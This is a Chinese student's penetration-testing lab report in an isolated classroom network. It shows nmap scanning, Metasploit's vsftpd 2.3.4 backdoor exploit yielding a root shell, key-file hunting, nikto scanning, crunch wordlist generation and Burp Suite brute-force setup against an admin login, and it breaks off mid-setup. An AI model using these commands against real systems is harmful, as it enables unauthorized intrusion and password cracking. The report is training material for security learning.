

# 第二次网络安全实验报告

课程名称	漏洞挖掘实验				
学生姓名	陈曦	学号	2020302181081	指导老师	曹越
专业	网络安全	班级	2020 级 3 班	实验时间	2023. 3. 28

## 一、实验描述

### 【实验任务】

1. 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用。
2. 使用 nikto、crunch 和 burpsuit 进行网站渗透和控制。
3. 获取 webshell 权限并拿到目标机开放的远程桌面端口号。
4. 向目标机添加新用户并控制目标机。

### 【实验目的】

了解网络安全漏洞、漏洞挖掘和利用的基本概念以及常用的安全漏洞扫描工具，认知常见的企业网络安全漏洞。

掌握 nmap、MSF、Metasploit、nikto 这样的网络级扫描工具的功能和操作方法，并能够分析检测结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘的常见安全问题。

熟悉网站 wenshell 的概念，理解上传 webshell、获取 webshell 权限的意义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

了解 nikto 工具的基本功能，掌握常用的网页服务器扫描和探测命令。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 burpsuit 工具的基本功能，掌握其暴力破解密码的基本方法。

通过 nmap、MSF、Metasploit、nikto、crunch 和 burpsuit 等工具的学习和使用，能够融会贯通，掌握 web 漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的专业能力和终身学习能力。

### 【实验工具】

Nmap（集成于 kali linux）

MSF（集成于 kali linux）

Metasploit（集成于 kali linux）

Burp Suite v1.7.26

nikto（集成于 kali linux）

crunch（集成于 kali linux）

【实验环境】

操作系统	IP地址	服务器角色	登录账户密码
kali Linux	192.168.1.2	操作机	用户名：root；密码：Simplexue123
Ubuntu12	192.168.1.3	目标机	用户名：root；密码：Simplexue123
Windows2012	192.168.1.4	目标机	用户名：administrator；密码：Simplexue123

二、实验原理

1. 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容。

利用 kali 集成的扫描工具 nmap，对网络进行探测，收集目标网络存活主机信息，并利用主机开放的服务器，获取目标主机的 root 权限。

利用 kali 集成的 MSF 和 Metasploit 两个工具，实现对目标主机的漏洞探测和利用，并成功攻击目标机。

通过完成本实验任务，要求掌握利用 nmap 进行网络探测并获取目标主机 root 权限等关键信息的方法；掌握通过 MSF 和 Metasploit 实现对目标主机的漏洞探测和漏洞模块利用的流程、方法和技巧，为完成后续漏洞挖掘实验任务奠定坚实的网络探测技术基础。

2. 使用 nikto、crunch 和 burpsuit 进行网站渗透和控制

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用 kali 集成的扫描工具 nikto 和 crunch，对目标网站进行探测，根据收集的信息进行渗透（提交网站后台管理员登陆密码），获取网站的 webshell。

使用 burpsuit 工具软件暴力破解目标网站管理员登陆密码，以完全控制目标主机系统。

通过完成本实验任务，要求掌握对网站进行探测和渗透的技术和工具使用方法，具体包括：利用 nikto 进行网页服务器探测扫描的方法；掌握使用 crunch 生成密码字典文件的方法；掌握 burpsuit 工具软件暴力破解登陆密码的方法，具备更为夯实的漏洞挖掘和利用、信息系统安全防范的职业能力。

### 3. 获取 webserv 权限并拿到目标机开放的远程桌面端口号

本实验任务在任务二操作完成的基础上，上传目标机网站的 webserv，然后利用获取的网站 webserv 权限，查看目标主机信息，提交目标主机远程桌面端口号，为下一任务添加用户，完全控制目标主机系统做环境准备。

通过完成本实验任务，要求理解 webserv 的概念，掌握 webserv 上传方法，以及通过 webserv 查看目标机信息的方法。

### 4. 向目标机添加新用户并控制目标机

本实验任务在任务三操作完成的基础上，向目标机添加新用户，并完全控制目标主机系统。

通过完成本实验任务，要求学生在掌握 webserv 上传及权限获取方法的基础上，掌握向目标机添加新用户，设置用户权限并实现目标机控制的方法，进而掌握企业级复杂网络 webserv 相关的高级漏洞挖掘和利用方法，具备高级漏洞挖掘和利用、信息系统安全管理的职业能力。

### 三、实验内容

#### 1. 使用 nmap、MSF 和 Metasploit 进行漏洞挖掘和利用

使用 nmap -sP IP 地址扫描存活主机。可以看到有两个存活主机 192.168.1.3 和 192.168.1.4。

```
root@simpleedu:~# nmap -sP 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-22 08:35 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00056s latency).
MAC Address: FA:16:3E:F7:88:CB (Unknown)
Nmap scan report for 192.168.1.4
Host is up (0.00052s latency).
MAC Address: FA:16:3E:7F:4F:23 (Unknown)
Nmap scan report for 192.168.1.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 29.73 seconds
root@simpleedu:~#
```

扫描主机 192.168.1.3 的信息，命令为 nmap -sV 192.168.1.3。  
发现 ftp 服务的 vsftpd 版本存在笑脸漏洞。

```
root@simpleedu:~# nmap -sV 192.168.1.3

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-22 08:39 EDT
Nmap scan report for 192.168.1.3
Host is up (0.00047s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
```

使用相同语句扫描主机 192.168.1.4。可以查看信息。此主机操作系统是 Win32。

```
root@simpleedu:~# nmap -sV 192.168.1.4

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-22 08:49 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00056s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.5.30)
3389/tcp  open  ms-wbt-server?
MAC Address: FA:16:3E:7F:4F:23 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.85 seconds
```

进入 msfconsole 工具。语句为 msfconsole。

```
root@simpleedu:~# msfconsole

Metasploit

      =[ metasploit v4.16.15-dev ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

从上面扫描的信息我们可知，主机 192.168.1.3 使用了 vsftppd 2.3.4 版本，该版本存在笑脸漏洞，我们可以对此进行利用和攻击。  
先使用语句 search vsftpd，来搜索 ftp 后门程序。

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor

使用语句 use exploit/unix/ftp/vsftpd\_234\_backdoor 来进入模块，使用 show options 语句来查看配置信息。

可以看到 RHOST 目标地址和 RPORT 目标端口是必需的。端口默认 21 不需要更改，地址需要更改，目标地址为 192.168.1.3。

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```



使用语句 set RHOST IP 地址可以设置目标地址。将目标主机的地址设为目标地址。

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
```

使用 exploit 语句进行渗透攻击。

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:34385 -> 192.168.1.3:6200) at 2023-04-02 21:28:41 -0400
```

这时即在攻击当中。直接在下面的区域输入语句。

输入语句 whoami 查看权限。输出为 root 权限。

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.3:21 - USER: 331 Please specify the password.
[+] 192.168.1.3:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:34385 -> 192.168.1.3:6200) at 2023-04-02 21:28:41 -0400
```

输入 ifconfig 语句查看详细信息。发现目标主机已被入侵。可以查看到目标主机的 IP 地址。

```
ifconfig
eth0: Link encap:Ethernet HWaddr fa:16:3e:f7:88:cb
      inet addr:192.168.1.3 Bcast:192.168.1.255 Mask:255.255.254.0
      inet6 addr: fe80::f816:3eff:fe7:88cb/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1450 Metric:1
      RX packets:3750 errors:0 dropped:0 overruns:0 frame:0
      TX packets:2975 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:189674 (185.2 KB) TX bytes:0 (0.0 B)

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:218 errors:0 dropped:0 overruns:0 frame:0
      TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:81265 (79.3 KB) TX bytes:81265 (79.3 KB)
```

使用语句 find / -name \*.key 来查找文件后缀为 key 的文件。

可以看到目标文件 1.key。

```
find / -name *.key
/usr/src/1.key
/etc/ssl/private/ssl-cert-snakeoil.key
/etc/bind/rndc.key
/var/lib/postgresql/8.3/main/server.key
```

使用 cat 命令查看文件内容，发现是 Metasploit。

```
cat /usr/src/1.key  
Metasploit
```

## 2. 使用 nikto、crunch 和 burpsuite 进行网站渗透和控制


使用 nikto 工具扫描目标主机。命令语句为 nikto -host 192.168.1.4。  
可以获得主机的 ip，端口等信息。

```
root@simpleedu:~# nikto -host http://192.168.1.4  
- Nikto v2.1.6  
-----  
+ Target IP: 192.168.1.4  
+ Target Hostname: 192.168.1.4  
+ Target Port: 80  
+ Start Time: 2023-04-02 21:48:14 (GMT-4)  
-----  
+ Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.5.30  
+ Retrieved x-powered-by header: PHP/5.5.30
```

在下方可以看到目标主机的网站目录结构信息，以及登陆的 url。

```
Attempt to log in with user: test password: test to verify.  
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc  
+ OSVDB-3092: /lib/: This might be interesting...  
+ OSVDB-3268: /tmp/: Directory indexing found.  
+ OSVDB-3092: /tmp/: This might be interesting...  
+ /admin/login.php: Admin login page/section found.  
+ 7535 requests: 0 error(s) and 16 item(s) reported on remote host  
+ End Time: 2023-04-02 21:53:24 (GMT-4) (310 seconds)  
-----  
+ 1 host(s) tested
```

在网页中打开 IP 地址+扫描到的登录 url，即为 192.168.1.4/admin/login.php，  
即可打开登陆页面。



使用 crunch 工具创造词典在桌面上。语句含义为创造 8 位的密码，结构是 admin 字符加上三位 1-9 的随机数字，并存为 password2.txt。创造字典成功，行数为 1000。


```
root@simpleedu:~/Desktop# crunch 8 8 0123456789 -t admin%% -o password2.txt
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
crunch: 100% completed generating output
```

使用 cat 命令查看字典内容，发现符合要求。

```
Terminal - root@simpleedu: ~/Desktop
File Edit View Terminal Tabs Help
admin977
admin978
admin979
admin980
admin981
admin982
admin983
admin984
admin985
admin986
admin987
admin988
admin989
admin990
admin991
```


接下来使用 burpsuite 工具爆破登陆密码。现在已知登录的网址，以及用户名，爆破密码字典也准备就绪。

用系统的查找器查找 burpsuite 应用程序，并打开。







点击 Proxy -> Options, 查看配置, 为 127.0.0.1, 端口号为 8080。




设置浏览器的代理, 使配置和 burpsuite 中的配置保持一致。注意要新建页面再打开设置窗口。






选择高级 -> 网络，即 Advanced -> Network。再选择连接设置 Settings。



配置代理端口。HTTP Proxy 为 127.0.0.1，端口为 8080。




抓取数据，在登陆页面输入用户名 admin，密码为任意并提交。




打开 burpsuite，在 Proxy -> HTTP history 中可以查看到街区的数据包。通过排序可以找到通过 post 传输的用户名和密码的数据包。并且可以看到该数据报的相关信息。


从下方的窗口可以看到用户名为 admin，刚才输入的密码为 123。




这时可以对 IP 地址的密码进行暴力破解。右键此 IP 地址, 点击 send to Intruder。



点击 Intruder -> Target, 配置 Host 为目标主机的 IP 地址为 192.168.1.4。端口为 80。



添加字典。选择刚才创建的字典 password2.txt。



